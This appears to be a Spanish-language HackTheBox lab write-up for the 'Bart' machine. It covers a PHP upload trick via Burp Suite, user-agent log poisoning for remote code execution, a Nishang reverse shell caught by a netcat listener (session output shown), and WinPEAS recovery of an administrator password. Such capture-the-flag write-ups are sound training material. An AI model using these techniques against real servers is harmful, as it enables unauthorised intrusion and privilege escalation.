


Con el fin de manipular la comunicación con el servidor, utilicé Burp Suite para cambiar el nombre del archivo, en este caso, por otro con extensión PHP. Al igual que el archivo anterior, este también creaba un archivo de log con el user-agent de mi navegador.




Si podía modificar esto, podría envenenar el user-agent mediante un ataque de log poisoning. El log poisoning es una técnica utilizada en ciberataques que implica la manipulación de archivos de log que el servidor escribe, inyectando código malicioso o scripts en estos archivos. Este tipo de ataque se aprovecha de vulnerabilidades como la inclusión de archivos locales (LFI) para ejecutar código arbitrario o comandos en el servidor web. Por ejemplo, un atacante puede inyectar un script PHP en el campo user-agent de una solicitud HTTP, que luego se registra en el archivo de log del servidor. Si el archivo de log es incluido y procesado por el servidor, el código inyectado se ejecutará, permitiendo al atacante ejecutar comandos en el servidor.


Por tanto, hice una prueba añadiendo la función phpinfo(). Mi sospecha fue correcta y, en este caso, aparecía la información de PHP, como se puede ver en la imagen siguiente.



Teniendo en cuenta que era posible modificar el user-agent, lo modifiqué nuevamente, pero esta vez para conseguir ejecutar comandos remotos en la máquina objetivo.



Si todo es correcto, ya es posible ejecutar comandos remotos dentro de la máquina víctima, como se puede ver en la imagen siguiente.



Escalada de privilegios

Usando el script de PowerShell Invoke-PowerShellTcp.ps1 de Nishang, pude establecer una conexión reversa y acceder a la máquina víctima.


```
┌──(administrador㉿kali)-[~/Descargas]
└─$ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.42] from (UNKNOWN) [10.129.96.185] 62758
Windows PowerShell running as user BART$ on BART
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\inetpub\wwwroot\internal-01\log>whoami
nt authority\iusr
PS C:\inetpub\wwwroot\internal-01\log> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.96.185
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1
PS C:\inetpub\wwwroot\internal-01\log>
```

Esta máquina ejecutaba Windows 10 Pro, con la versión del sistema operativo 10.0.15063 N/A Build 15063.

```
PS C:\Users> systeminfo

Host Name:                 BART
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.15063 N/A Build 15063
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00330-80110-20834-AA869
Original Install Date:     24/09/2017, 19:35:51
System Boot Time:          01/09/2024, 10:06:29
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
                           [02]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/11/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-gb;English (United Kingdom)
Input Locale:              en-gb;English (United Kingdom)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     4,095 MB
Available Physical Memory: 3,170 MB
Virtual Memory: Max Size:  5,567 MB
Virtual Memory: Available: 4,447 MB
Virtual Memory: In Use:    1,120 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
```

Para obtener información útil que me permitiera escalar privilegios, descargué y ejecuté la herramienta WinPEAS en la máquina objetivo. WinPEAS es una herramienta de post-explotación que ayuda a identificar posibles vectores de escalada de privilegios en sistemas Windows. Afortunadamente, la ejecución de WinPEAS reveló la contraseña del usuario administrador.

Con la contraseña de administrador en mi poder, pude autenticarme mediante un script de PowerShell y ejecutar comandos con privilegios elevados.



Al acceder como usuario Administrator, pude leer la flag de root y completar este reto de HackTheBox.